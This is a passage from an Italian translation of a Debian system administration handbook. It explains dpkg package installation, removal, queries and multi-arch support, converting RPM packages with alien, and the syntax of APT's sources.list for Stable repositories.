# dpkg --unpack man-db_2.7.6.1-2_amd64.deb
(Reading database ... 110431 files and directories currently installed.)
Preparing to unpack man-db_2.7.6.1-2_amd64.deb ...
Unpacking man-db (2.7.6.1-2) over (2.7.6.1-2) ...
Processing triggers for mime-support (3.60) ...
# dpkg --configure man-db
Setting up man-db (2.7.6.1-2) ...
Updating database of manual pages ...
```

Talvolta `dpkg` non riuscirà a installare un pacchetto e restituirà un errore; se l'utente ordina di ignorarlo, verrà emesso soltanto un avvertimento; è per questo motivo che esistono le diverse opzioni --force-*. Il comando `dpkg --force-help`, o la documentazione di questo comando, dà un elenco completo di queste opzioni. L'errore più frequente, che prima o poi si incontrerà, è una collisione tra file. Quando un pacchetto contiene un file che è già installato da un altro pacchetto, `dpkg` si rifiuterà di installarlo. Il seguente messaggio apparirà:

```
Unpacking libisc52 (from .../libisc52_1%3a9.6.ESV.R1+dfsg-0+lenny2_amd64.deb) ...
dpkg : error processing /var/cache/apt/archives/libisc52_1%3a9.6.ESV.R1+dfsg-0+
    ➥ lenny2_amd64.deb (--unpack) :
```

```
trying to overwrite ”/usr/lib/libisc.so.50”, which is also in package libisc50
    ➥ 1:9.6.1.dfsg.P1-3
```

In questo caso, se si pensa che sostituire questo file non sia un rischio significativo per la stabilità del sistema (e solitamente è così), si può usare l'opzione --force-overwrite, che dice a `dpkg` di ignorare questo errore e di sovrascrivere il file.

Anche se ci sono molte opzioni --force-*, è probabile che solo --force-overwrite sia usata regolarmente. Queste opzioni esistono solamente per situazioni eccezionali ed è meglio lasciarle stare il più possibile per rispettare le regole imposte dal meccanismo dei pacchetti. Non si dimentichi che queste regole assicurano la coerenza e la stabilità del sistema.

ATTENZIONE

Uso efficace di `--force-*`

Se non si presta attenzione, l'uso di un'opzione `--force-*` può condurre a un sistema in cui la famiglia di comandi APT si rifiuterà di funzionare. Infatti, alcune di queste opzioni permettono l'installazione di un pacchetto quando una dipendenza non è soddisfatta o quando c'è un conflitto. Il risultato è un sistema non coerente dal punto di vista delle dipendenze e i comandi APT si rifiuteranno di eseguire qualsiasi azione a meno che l'azione non permetta di tornare a uno stato coerente (questo spesso consiste nell'installazione della dipendenza mancante o nella rimozione di un pacchetto problematico). Questo spesso risulta in un messaggio come il seguente, ottenuto dopo l'installazione di una nuova versione di *rdesktop* ignorando la sua dipendenza da una nuova versione di *libc6*:

```
# apt full-upgrade
[...]
You might want to run 'apt-get -f install' to correct these
    ➥ .
The following packages have unmet dependencies:
  rdesktop: Depends: libc6 (>= 2.5) but 2.3.6.ds1-13etch7
      ➥ is installed
E: Unmet dependencies. Try using -f.
```

Un amministratore coraggioso che sia certo della correttezza della propria analisi può scegliere di ignorare una dipendenza o un conflitto e usare la corrispondente opzione `--force-*`. In questo caso, se si vuole continuare a usare `apt-get` o `aptitude`, bisogna modificare `/var/lib/dpkg/status` per eliminare o modificare la dipendenza, o il conflitto, che si è scelto di scavalcare.

Questa manipolazione è una ”porcheria” e non dovrebbe esser fatta, eccetto nei casi più estremi di necessità. Piuttosto di frequente, una soluzione più adatta è di ricompilare il pacchetto che sta causando il problema (consultare la Sezione 15.1, «Rigenerare un pacchetto dai suoi sorgenti» [442]) o usare una nuova versione (potenzialmente corretta) da un sito come `backports.debian.org` (consultare la Sezione 6.1.2.4, «Backport per Stable» [109]).

5.4.2. Rimozione di pacchetti

Invocare `dpkg` con l'opzione -r o --remove seguita dal nome del pacchetto, rimuove tale pacchetto. Questa rimozione, comunque, non è completa: rimangono tutti i file di configurazione e gli

script, i file di registro (registri di sistema) e altri dati dell'utente gestiti dal pacchetto. La ragione della loro conservazione è di disabilitare il programma disinstallandolo, preservando allo stesso tempo l'opzione di reinstallarlo velocemente e con la stessa configurazione. Per rimuovere completamente ogni cosa associata al pacchetto, usare l'opzione -P o --purge seguita dal nome del pacchetto.

Esempio 5.4 *Rimozione ed eliminazione completa del pacchetto* debian-cd

```
# dpkg -r debian-cd
(Reading database ... 112188 files and directories currently installed.)
Removing debian-cd (3.1.20) ...
# dpkg -P debian-cd
(Reading database ... 111613 files and directories currently installed.)
Purging configuration files for debian-cd (3.1.20) ...
```

5.4.3. Interrogazione del Database di dpkg ed Ispezione dei File .deb

FONDAMENTALI

Sintassi delle opzioni

La maggior parte delle opzioni è disponibile nella versione "lunga" (una o più parole precedute da due trattini) o nella versione "corta" (una singola lettera, spesso l'iniziale di una parola della versione lunga, preceduta da un singolo trattino). Questa convenzione è così comune che è uno standard POSIX.

Prima di concludere questa sezione, si noti che alcune opzioni di dpkg possono interrogare il database interno per ottenere informazioni. Mostrando prima le opzioni lunghe e poi le corrispondenti opzioni corte (che evidentemente accettano i soliti argomenti) we cite --listfiles *pacchetto* (o -L), che elenca i file installati da questo pacchetto; --search *file* (o -S), che trova il pacchetto da cui proviene il file; --status *pacchetto* (o -s), che mostra le intestazioni di un pacchetto installato; --list (o -l), che mostra l'elenco dei pacchetti conosciuti dal sistema e il loro stato di installazione; --contents *file.deb* (o -c), che elenca i file nel pacchetto Debian specificato; --info *file.deb* (o -I), che mostra le intestazioni del pacchetto Debian.

Esempio 5.5 *Varie richieste con* dpkg

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/base-passwd
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
```

```
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/man
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 15103
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.26-3
Replaces: mktemp, realpath, timeout
Pre-Depends: libacl1 (>= 2.2.51-8), libattr1 (>= 1:2.4.46-8), libc6 (>= 2.17),
    ➥ libselinux1 (>= 2.1.13)
```

```
Conflicts: timeout
Description: GNU core utilities
 This package contains the basic file, shell and text manipulation
 utilities which are expected to exist on every operating system.
 .
 Specifically, this package includes:
 arch base64 basename cat chcon chgrp chmod chown chroot cksum comm cp
 csplit cut date dd df dir dircolors dirname du echo env expand expr
 factor false flock fmt fold groups head hostid id install join link ln
 logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup nproc numfmt
 od paste pathchk pinky pr printenv printf ptx pwd readlink realpath rm
 rmdir runcon sha*sum seq shred sleep sort split stat stty sum sync tac
 tail tee test timeout touch tr true truncate tsort tty uname unexpand
 uniq unlink users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                 Version         Architecture    Description
+++-====================-===============-===============-=======================================
    ➥
un  backupninja          <none>          <none>          (no description
    ➥ available)
un  backuppc             <none>          <none>          (no description
    ➥ available)
un  baekmuk-ttf          <none>          <none>          (no description
    ➥ available)
un  base                 <none>          <none>          (no description
    ➥ available)
un  base-config          <none>          <none>          (no description
    ➥ available)
ii  base-files           9.9+deb9u1      amd64           Debian base system
    ➥ miscellaneous files
ii  base-passwd          3.5.43          amd64           Debian base system
    ➥ master password and group
ii  bash                 4.4-5           amd64           GNU Bourne Again SHell
[...]
$ dpkg -c /var/cache/apt/archives/gnupg_2.1.18-8~deb9u1_amd64.deb
drwxr-xr-x root/root         0 2017-09-18 20:41 ./
drwxr-xr-x root/root         0 2017-09-18 20:41 ./usr/
drwxr-xr-x root/root         0 2017-09-18 20:41 ./usr/bin/
-rwxr-xr-x root/root    996648 2017-09-18 20:41 ./usr/bin/gpg
-rwxr-xr-x root/root      3444 2017-09-18 20:41 ./usr/bin/gpg-zip
-rwxr-xr-x root/root    161192 2017-09-18 20:41 ./usr/bin/gpgconf
-rwxr-xr-x root/root     26696 2017-09-18 20:41 ./usr/bin/gpgparsemail
-rwxr-xr-x root/root     76112 2017-09-18 20:41 ./usr/bin/gpgsplit
-rwxr-xr-x root/root    158344 2017-09-18 20:41 ./usr/bin/kbxutil
-rwxr-xr-x root/root      1081 2014-06-25 16:17 ./usr/bin/lspgpot
```

```
-rwxr-xr-x root/root      2194 2017-09-18 20:41 ./usr/bin/migrate-pubring-from-
    ➥ classic-gpg
-rwxr-xr-x root/root     14328 2017-09-18 20:41 ./usr/bin/watchgnupg
drwxr-xr-x root/root         0 2017-09-18 20:41 ./usr/sbin/
-rwxr-xr-x root/root      3078 2017-09-18 20:41 ./usr/sbin/addgnupghome
-rwxr-xr-x root/root      2219 2017-09-18 20:41 ./usr/sbin/applygnupgdefaults
drwxr-xr-x root/root         0 2017-09-18 20:41 ./usr/share/
drwxr-xr-x root/root         0 2017-09-18 20:41 ./usr/share/doc/
drwxr-xr-x root/root         0 2017-09-18 20:41 ./usr/share/doc/gnupg/
-rw-r--r-- root/root     18964 2017-01-23 18:39 ./usr/share/doc/gnupg/DETAILS.gz
[...]
$ dpkg -I /var/cache/apt/archives/gnupg_2.1.18-8~deb9u1_amd64.deb
 new debian package, version 2.0.
 size 1124042 bytes: control archive=2221 bytes.
    1388 bytes,    24 lines      control
    2764 bytes,    43 lines      md5sums
 Package: gnupg
 Source: gnupg2
 Version: 2.1.18-8~deb9u1
 Architecture: amd64
 Maintainer: Debian GnuPG Maintainers <pkg-gnupg-maint@lists.alioth.debian.org>
 Installed-Size: 2088
 Depends: gnupg-agent (= 2.1.18-8~deb9u1), libassuan0 (>= 2.0.1), libbz2-1.0,
     ➥ libc6 (>= 2.15), libgcrypt20 (>= 1.7.0), libgpg-error0 (>= 1.14),
     ➥ libksba8 (>= 1.3.4), libreadline7 (>= 6.0), libsqlite3-0 (>= 3.7.15),
     ➥ zlib1g (>= 1:1.1.4)
 Recommends: dirmngr (= 2.1.18-8~deb9u1), gnupg-l10n (= 2.1.18-8~deb9u1)
 Suggests: parcimonie, xloadimage
 Breaks: debsig-verify (<< 0.15), dirmngr (<< 2.1.18-8~deb9u1), gnupg2 (<<
     ➥ 2.1.11-7+exp1), libgnupg-interface-perl (<< 0.52-3), libgnupg-perl (<=
     ➥ 0.19-1), libmail-gnupg-perl (<= 0.22-1), monkeysphere (<< 0.38~), php-
     ➥ crypt-gpg (<= 1.4.1-1), python-apt (<= 1.1.0~beta4), python-gnupg (<<
     ➥ 0.3.8-3), python3-apt (<= 1.1.0~beta4)
 Replaces: gnupg2 (<< 2.1.11-7+exp1)
 Provides: gpg
 Section: utils
 Priority: optional
 Multi-Arch: foreign
 Homepage: https://www.gnupg.org/
 Description: GNU privacy guard - a free PGP replacement
  GnuPG is GNU's tool for secure communication and data storage.
  It can be used to encrypt data and to create digital signatures.
  It includes an advanced key management facility and is compliant
  with the proposed OpenPGP Internet standard as described in RFC4880.
[...]
```

APPROFONDIMENTI

Confronto di versioni

Dal momento che dpkg è il programma per gestire pacchetti Debian, fornisce anche l'implementazione tipo della logica di confronto dei numeri di versione. Questo è il motivo per cui ha un'opzione `--compare-versions` utilizzabile da programmi esterni (specialmente gli script di configurazione eseguiti dallo stesso dpkg). Questa opzione richiede tre parametri: un numero di versione, un operatore di confronto e un secondo numero di versione. I diversi operatori possibili sono `lt` (strettamente minore), `le` (minore o uguale), `eq` (uguale), `ne` (diverso), `ge` (maggiore o uguale) e `gt` (strettamente maggiore). Se il confronto è corretto, dpkg restituisce il codice di ritorno 0 (successo), altrimenti restituisce un valore di ritorno diverso da zero (che indica fallimento).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Si noti il fallimento inatteso dell'ultimo confronto: per dpkg, `pre`, che normalmente indica un pre-rilascio, non ha alcun particolare significato e questo programma confronta i caratteri alfabetici nello stesso modo dei numeri (a <b <c ...) in ordine alfabetico. Questo è il motivo per cui "`0pre3`" è considerato maggiore di "`0`". Quando si vuole che un numero di versione di un pacchetto indichi che si tratta di un pre-rilascio, si deve usare il carattere tilde "~":

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

5.4.4. File di registro di dpkg

Una funzionalità introdotta recentemente in dpkg è che mantiene un registro di tutte le proprie azioni in `/var/log/dpkg.log`. Questo registro è estremamente prolisso, dal momento che contiene dettagli di ciascun stato attraverso cui passano i pacchetti gestiti da dpkg. Oltre a offrire un modo per tenere traccia del comportamento di dpkg, ciò aiuta, soprattutto, a mantenere una cronologia dello sviluppo del sistema: si può trovare il momento esatto in cui ciascun pacchetto è stato installato o aggiornato e queste informazioni possono essere estremamente utili nel comprendere un recente cambiamento di comportamento. Inoltre, siccome tutte le versioni sono registrate, è facile incrociare queste informazioni con il `changelog.Debian.gz` dei pacchetti in questione o anche con le segnalazioni di bug online.

5.4.5. Supporto Multi-Arch

Tutti i pacchetti Debian hanno un campo Architecture nelle loro informazioni di controllo. Questo campo può contenere tutti "all" (per i pacchetti indipendenti dalle architetture) oppure il nome dell'architettura per la quale è sviluppato il pacchetto (come "amd64", "armhf", ...). In quest'ultimo caso, per impostazione predefinita, `dpkg` accetterà di installare il pacchetto solo se la sua architettura corrisponde a quella dell'host come restituito da `dpkg --print-architecture`.

Questa restrizione assicura che gli utenti non finiscano con binari compilati per un'architettura sbagliata. Tutto sarebbe perfetto, se non fosse che (alcuni) i computer possono eseguire binari per architetture multiple, sia nativamente (un sistema "amd64" può eseguire binari "i386") che attraverso emulatori.

Abilitazione Multi-Arch

Il supporto multi-arch di `dpkg` consente agli utenti di definire le "architetture esterne" che possono essere installate sul sistema corrente. Questo può essere fatto semplicemnete con `dpkg --add-architecture` come nell'esempio qui sotto. C'è un comando corrispondente per rimuovere il supporto ad un'architettura esterna che è `dpkg --remove-architecture`, ma può essere utilizzato solo quando non rimangono pacchetti di questa archietttura.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-6-base_6.3.0-18_armhf.deb
dpkg: error processing archive gcc-6-base_6.3.0-18_armhf.deb (--install):
 package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
 gcc-6-base_6.3.0-18_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-6-base_6.3.0-18_armhf.deb
Selecting previously unselected package gcc-6-base:armhf.
(Reading database ... 112000 files and directories currently installed.)
Preparing to unpack gcc-6-base_6.3.0-18_armhf.deb ...
Unpacking gcc-6-base:armhf (6.3.0-18) ...
Setting up gcc-6-base:armhf (6.3.0-18) ...
# dpkg --remove-architecture armhf
dpkg: error: cannot remove architecture 'armhf' currently in use by the database
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf
```

SUGGERIMENTO

Diagrammi di stato

APT rileverà automaticamente quando dpkg è stato configurato per supportare architetture differenti ed inizierà a scaricare i corrispondenti file dei `Pacchetti` durante il suo processo di aggiornamento.

I pacchetti esterni possono essere installati con `apt install pacchetto:architettura`.

IN PRATICA

Uso dei binari proprietari i386 su amd64

There are multiple use cases for multi-arch, but the most popular one is the possibility to execute 32 bit binaries (i386) on 64 bit systems (amd64).

Variazioni Relative a Multi-Arch

To make multi-arch actually useful and usable, libraries had to be repackaged and moved to an architecture-specific directory so that multiple copies (targeting different architectures) can be installed alongside. Such updated packages contain the "Multi-Arch: same" header field to tell the packaging system that the various architectures of the package can be safely co-installed (and that those packages can only satisfy dependencies of packages of the same architecture). The most important libraries have been converted since the introduction of multi-arch in Debian *Wheezy*, but there are many libraries that will likely never be converted unless someone specifically requests it (through a bug report for example).

```
$ dpkg -s gcc-6-base
dpkg-query: error: --status needs a valid package name but 'gcc-6-base' is not:
    ➥ ambiguous package name 'gcc-6-base' with more than one installed instance

Use --help for help about querying packages.
$ dpkg -s gcc-6-base:amd64 gcc-6-base:armhf | grep ^Multi
Multi-Arch: same
Multi-Arch: same
$ dpkg -L libgcc1:amd64 |grep .so
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-6-base/copyright
gcc-6-base:amd64, gcc-6-base:armhf: /usr/share/doc/gcc-6-base/copyright
```

Vale la pena notare che i pacchetti Multi-Arch: same devono avere i nomi che identificano le loro architetture per essere identificati senza ambiguità. Essi hanno anche la possibilità di condividere i file con altre istanze dello stesso pacchetto; `dpkg` assicura che tutti i pacchetti abbiano dei file identici bit-per-bit quando sono condivisi. Infine, tutte le istanze di un pacchetto devono avere la stessa versione. Essi devono quindi essere aggiornati insieme.

Il supporto multi-Arch portacon sè anche alcune sfide interessanti nel modo in cui sono gestite le dipendenze. Soddisfare una dipendenza richiede o un pacchetto contrassegnato come "Multi-Arch: foreign" o un pacchetto la cui architettura corrisponde a quella del pacchetto del quale dichiara la dipendenza (in questo processo di risoluzione delle dipendenze, i pacchetti architettura-indipendenti si presume che siano della stessa architettura dell'host). Una

dipendenza può anche essere indebolita per consentire a qualsiasi architettura di soddisfarla, con la sintassi *package*:any, ma i pacchetti esterni sono in grado di soddisfarla solo se sono contrassegnati come "Multi-Arch: allowed".

5.5. Coesistenza con Altri Sistemi di Pacchetti

I pacchetti Debian non son gli unici pacchetti software usati nel monto del software libero. Il concorrente principale è il formato RPM per Red Hat Linux e le sue molte derivate. Red Hat è una distribuzione commerciale molto popolare. È comune che il software fornito da terze parti sia offerto come pacchetti RPM invece che Debian.

In questo caso, si deve sapere che il programma `rpm`, che gestisce pacchetti RPM, è disponibile come pacchetto Debian, così è possibile usare questo formato di pacchetti su Debian. Si dovrebbe fare attenzione, comunque, a limitare queste manipolazioni all'estrazione di informazioni da un pacchetto o alla verifica della sua integrità. In realtà non è ragionevole usare `rpm` per installare un RPM su un sistema Debian; RPM usa un proprio database, separato da quello del software nativo (come `dpkg`). Questo è il motivo per cui non è possibile assicurare una coesistenza stabile dei due sistemi di pacchetti.

D'altra parte, l'utilità *alien* può convertire pacchetti RPM in pacchetti Debian e viceversa.

COMUNITÀ

Incoraggiare l'adozione di `.deb`

If you regularly use the `alien` program to install RPM packages coming from one of your providers, do not hesitate to write to them and amicably express your strong preference for the `.deb` format. Note that the format of the package is not everything: a `.deb` package built with `alien` or prepared for a version of Debian different than that which you use, or even for a derivative distribution like Ubuntu, would probably not offer the same level of quality and integration as a package specifically developed for Debian *Stretch*.

```
$ fakeroot alien --to-deb phpMyAdmin-4.7.5-2.fc28.noarch.rpm
phpmyadmin_4.7.5-3_all.deb generated
$ ls -s phpmyadmin_4.7.5-3_all.deb
  4356 phpmyadmin_4.7.5-3_all.deb
```

Questo procedimento è estremamente semplice. Si deve sapere, però, che il pacchetto generato non ha alcuna informazione sulle dipendenze, dal momento che le dipendenze nei due formati di pacchetti non hanno una corrispondenza sistematica. L'amministratore, perciò, deve assicurare manualmente che il pacchetto convertito funzioni correttamente e questo è il motivo per cui i pacchetti Debian generati in questo modo dovrebbe essere evitati il più possibile. Fortunatamente, Debian ha la più grande raccolta di pacchetti software rispetto a tutte le distribuzioni ed è probabile che qualunque cosa si cerchi ci sia già.

Guardando la pagina di manuale per il comando `alien`, si noterà che questo programma gestisce anche altri formati di pacchetti, specificamente quello della distribuzione Slackware (è composto da un semplice archivio `tar.gz`).

La stabilità del software installato usando lo strumento `dpkg` contribuisce alla fama di Debian. La suite di strumenti APT, descritta nel capitolo seguente, mantiene questo vantaggio, sollevando l'amministratore dal gestire lo stato dei pacchetti, un compito necessario, ma difficile.

Parola chiave

apt
apt-get
apt-cache
aptitude
synaptic
sources.list
apt-cdrom

Capitolo

6

Manutenzione ed aggiornamento: gli strumenti APT

Contenuto

Ciò che rende così popolare Debian tra gli amministratori è la facilità con cui il software può essere installato e la facilità con cui l'intero sistema può essere aggiornato. Questo vantaggio è dovuto in gran parte al programma APT*, che gli amministratori di Falcot Corp hanno studiato con entusiasmo.*

APT è l'abbreviazione di Advanced Package Tool (Strumento avanzato per i pacchetti). Ciò che rende questo programma «avanzato» è il suo approccio ai pacchetti. Non li valuta singolarmente, ma li considera nel loro insieme e produce la migliore combinazione possibile di pacchetti in base a ciò che è disponibile e compatibile (secondo le dipendenze).

VOCABOLARIO

Sorgente di un pacchetto e pacchetto sorgente

La parola *sorgente* può essere ambigua. Un pacchetto sorgente, un pacchetto contenente il codice sorgente di un programma, non dev'essere confuso con la sorgente o fonte di un pacchetto, un archivio (sito web, server FTP, CD-ROM, cartella locale, ecc.) nel quale sono contenuti i pacchetti.

APT ha bisogno di ricevere una "lista di sorgenti dei pacchetti": nel file `/etc/apt/sources.list` vengono elencati i diversi repository (o "fonti") che pubblicano i pacchetti Debian. APT sarà quindi in grado di importare la lista dei pacchetti pubblicati da ciascuna di queste fonti. Questa operazione si ottiene scaricando i file `Packages.xz` o una variante (in caso di una sorgente dei pacchetti binari) che utilizza un metodo di compressione dei file differente (come `Packages.gz` o `.bz2`) e `Sources.xz` o una variante (in caso di una sorgente di pacchetti sorgente) ed analizzando il loro contenuto. Quando è già presente una vecchia copia di questi file, APT può aggiornarlo scaricando solo le differenze (vedi riquadro « Aggiornamento incrementale» [116]).

FONDAMENTALI

Compressione `gzip`, `bzip2`, `LZMA` e `XZ`

L'estensione `.gz` si riferisce ad un file compresso con lo strumento `gzip`. `gzip` è lo strumento Unix tradizionale, veloce ed efficiente per la compressione di file. I nuovi strumenti consentono di ottenere migliori tassi di compressione, ma richiedono più risorse (tempo di calcolo e memoria) per comprimere un file. Tra questi, in ordine di apparizione, ci sono `bzip2` (che genera file con estensione `.bz2`), `lzma` (che genera file con estensione `.lzma`) e `xz` (che genera file con estensione `.xz`).

6.1. Compilazione del file `sources.list`

6.1.1. Sintassi

Ogni riga attiva del file `/etc/apt/sources.list` contiene la descrizione di una sorgente, formata di 3 parti separate da spazi.

Il primo campo indica il tipo di sorgente:

- «deb» per i pacchetti binari,
- «deb-src» per i pacchetti sorgente.

The second field gives the base URL of the source (combined with the filenames present in the `Packages.xz` files, it must give a full and valid URL): this can consist in a Debian mirror or in any other package archive set up by a third party. The URL can start with file:// to indicate a local source installed in the system's file hierarchy, with http:// to indicate a source accessible from a web server, or with ftp:// for a source available on an FTP server. The URL can also start with

cdrom: for CD-ROM/DVD-ROM/Blu-ray disc based installations, although this is less frequent, since network-based installation methods are more and more common.

La sintassi dell'ultimo campo dipende dalla struttura del repository. Nei casi più semplici basta indicare una sottodirectory (con la barra obliqua finale obbligatoria) della sorgente desiderata (spesso è un semplice «`./`» che indica l'assenza di una sottodirectory: i pacchetti sono allora direttamente all'URL specificato). Nella maggior parte dei casi comuni, però, i repository saranno strutturati come un mirror Debian, con più distribuzioni ciascuna con più componenti. In questi casi, indicare la distribuzione scelta (con il suo «nome in codice», per il quale vedere la lista nel riquadro « Bruce Perens, un leader controverso» [9], oppure con la «suite» corrispondente: stable, testing, unstable), poi le componenti (o sezioni) da abilitare (scelte in un mirror Debian tipico tra main, contrib e non-free).

VOCABOLARIO

Gli archivi `main`, `contrib` e `non-free`

Debian usa tre sezioni per differenziare i pacchetti in base alla licenza scelta dagli autori di ciascun lavoro. `Main` (l'archivio principale) raccoglie tutti i pacchetti che sono pienamente conformi alle Linee guida per il software libero di Debian.

L'archivio `non-free` è diverso perché contiene software che non è (pienamente) conforme a questi principi ma che può ciò nonostante essere distribuito senza restrizioni. Questo archivio, che non fa ufficialmente parte di Debian, è un servizio per gli utenti che potrebbero aver bisogno di alcuni di tali programmi; Debian tuttavia raccomanda sempre di dare priorità al software libero. L'esistenza di questa sezione rappresenta, per Richard M. Stallman, un problema considerevole e fa sì che la Free Software Foundation non raccomandi Debian agli utenti.

`Contrib` (contribuzioni) è un insieme di software open source che non può funzionare senza alcuni elementi non liberi. Questi elementi possono essere software della sezione `non-free`, oppure file non liberi come le ROM di giochi, BIOS di console, ecc. `Contrib` include anche il software libero la cui compilazione richiede elementi proprietari. Questo è stato inizialmente il caso della suite per l'ufficio OpenOffice.org, che richiedeva un ambiente Java proprietario.

SUGGERIMENTO

File `/etc/apt/sources.list.d/*.list`

Se si fa riferimento a molte sorgenti di pacchetti, può essere utile dividerle in più file. Ogni parte viene quindi conservata in `/etc/apt/sources.list.d/nomefile.list` (vedere il riquadro « Directory terminanti in `.d`» [118]).

Le voci cdrom descrivono i CD/DVD-ROM che si possiedono. Contrariamente alle altre voci un CD-ROM non è sempre disponibile in quanto deve essere inserito nell'unità e dato che può essere letto solo un disco alla volta. Per questi motivi, queste sorgenti sono gestite in maniera leggermente differente e devono essere aggiunte con il programma `apt-cdrom`, solitamente eseguito con il parametro add. Quest'ultimo chiederà di inserire il disco nel lettore e cercherà nel contenuto alla ricerca dei file `Packages`. Questi file saranno usati per aggiornare il database dei pacchetti disponibili (questa operazione di norma è fatta dal comando `apt update`). Da quel momento in poi, APT può richiedere di inserire il disco se avrà bisogno di uno dei suoi pacchetti.

6.1.2. Repository per gli utenti di *Stable*

Questo è un `sources.list` per un sistema che utilizza la versione *Stable* di Debian:

Esempio 6.1 *File* `/etc/apt/sources.list` *per gli utenti di Debian Stable*

```
# Security updates
deb http://security.debian.org/ stretch/updates main contrib non-free
deb-src http://security.debian.org/ stretch/updates main contrib non-free

## Debian mirror

# Base repository
deb http://deb.debian.org/debian stretch main contrib non-free
deb-src http://deb.debian.org/debian stretch main contrib non-free

# Stable updates
deb http://deb.debian.org/debian stretch-updates main contrib non-free
deb-src http://deb.debian.org/debian stretch-updates main contrib non-free

# Stable backports
deb http://deb.debian.org/debian stretch-backports main contrib non-free
deb-src http://deb.debian.org/debian stretch-backports main contrib non-free
```

This file lists all sources of packages associated with the *Stretch* version of Debian (the current *Stable* as of this writing). We opted to name "stretch" explicitly instead of using the corresponding "stable" alias (stable, stable-updates, stable-backports) because we don't want to have the underlying distribution changed outside of our control when the next stable release comes out.

La maggior parte di pacchetti proviene dal «repository base» che contiene tutti i pacchetti ma che viene aggiornato di rado (circa una volta ogni 2 mesi per un «rilascio minore»). Gli altri repository sono parziali (non contengono tutti i pacchetti) e possono ospitare aggiornamenti (pacchetti con versioni più recenti) che APT può installare. Le sezioni seguenti spiegheranno lo scopo di ognuno di questi repository e le regole che lo governano.

Notare che, quando la versione desiderata di un pacchetto è disponibile su diversi repository, verrà usato quello elencato per primo nel file `sources.list`. Per questa ragione, le sorgenti non ufficiali vengono solitamente aggiunte alla fine del file.

Notare anche che la maggior parte di ciò che questa sezione dice riguardo a *Stable* vale allo stesso modo per *Oldstable*, dato che quest'ultima non è altro che una più vecchia versione *Stable* che viene mantenuta in parallelo.

Aggiornamenti di sicurezza

Gli aggiornamenti di sicurezza vengono ospitati sulla consueta rete di mirror Debian, ma in security.debian.org (su un piccolo insieme di macchine mantenute dai Debian System Admini-

strator). Questo archivio contiene aggiornamenti di sicurezza (preparati dal Team Debian per la sicurezza o dai manutentori dei pacchetti) per la distribuzione *Stable*.

Il server può anche ospitare aggiornamenti di sicurezza per *Testing*, ma ciò non accade molto spesso dato che questi aggiornamenti tendono a raggiungere *Testing* attraverso il regolare flusso di aggiornamenti che proviene da *Unstable*.

Aggiornamenti di Stable

Gli aggiornamenti di Stable non sono relativi alla sicurezza, ma vengono considerati sufficientemente importanti da essere passati agli utenti prima del successivo rilascio minore di stable.

Questo repository tipicamente contiene la risoluzione di bug critici che non non è stato possibile risolvere prima del rilascio o che sono stati introdotti dagli aggiornamenti successivi. A seconda dell'urgenza, può anche contenere gli aggiornamenti per i pacchetti che devono evolvere nel tempo... come le regole di rilevamento spam di *spamassassin*, il database dei virus di *clamav*, o le regole per l'ora legale di tutti i fusi orari (*tzdata*).

In pratica questo repository è un sottoinsieme del repository proposed-updates, accuratamente selezionato dai Stable Release Manager.

Aggiornamenti proposti

Una volta pubblicata, la distribuzione *Stable* viene aggiornata solo ogni 2 mesi circa. Il repository proposed-updates è il luogo in cui gli aggiornamenti pianificati vengono preparati (sotto la supervisione dei Stable Release Manager).

Gli aggiornamenti di sicurezza e quelli di stable documentati nelle sezioni precedenti sono sempre inclusi in questo repository, ma c'è anche di più, perché i manutentori di pacchetti hanno anche l'opportunità di risolvere importanti bug che non meritano un rilascio immediato.

Anyone can use this repository to test those updates before their official publication. The extract below uses the stretch-proposed-updates alias which is both more explicit and more consistent since jessie-proposed-updates also exists (for the *Oldstable* updates):

```
deb http://ftp.debian.org/debian stretch-proposed-updates main contrib non-free
```

Backport per Stable

Il repository stable-backports ospita i «backport di pacchetti». Questa espressione si riferisce ad un pacchetto di un qualche software recente che è stato ricompilato per una distribuzione più vecchia, generalmente per *Stable*.

Quando la distribuzione diventa un po' datata, numerosi progetti software hanno rilasciato nuove versioni che non sono integrate nell'attuale *Stable* (che è modificata solo per risolvere i pro-

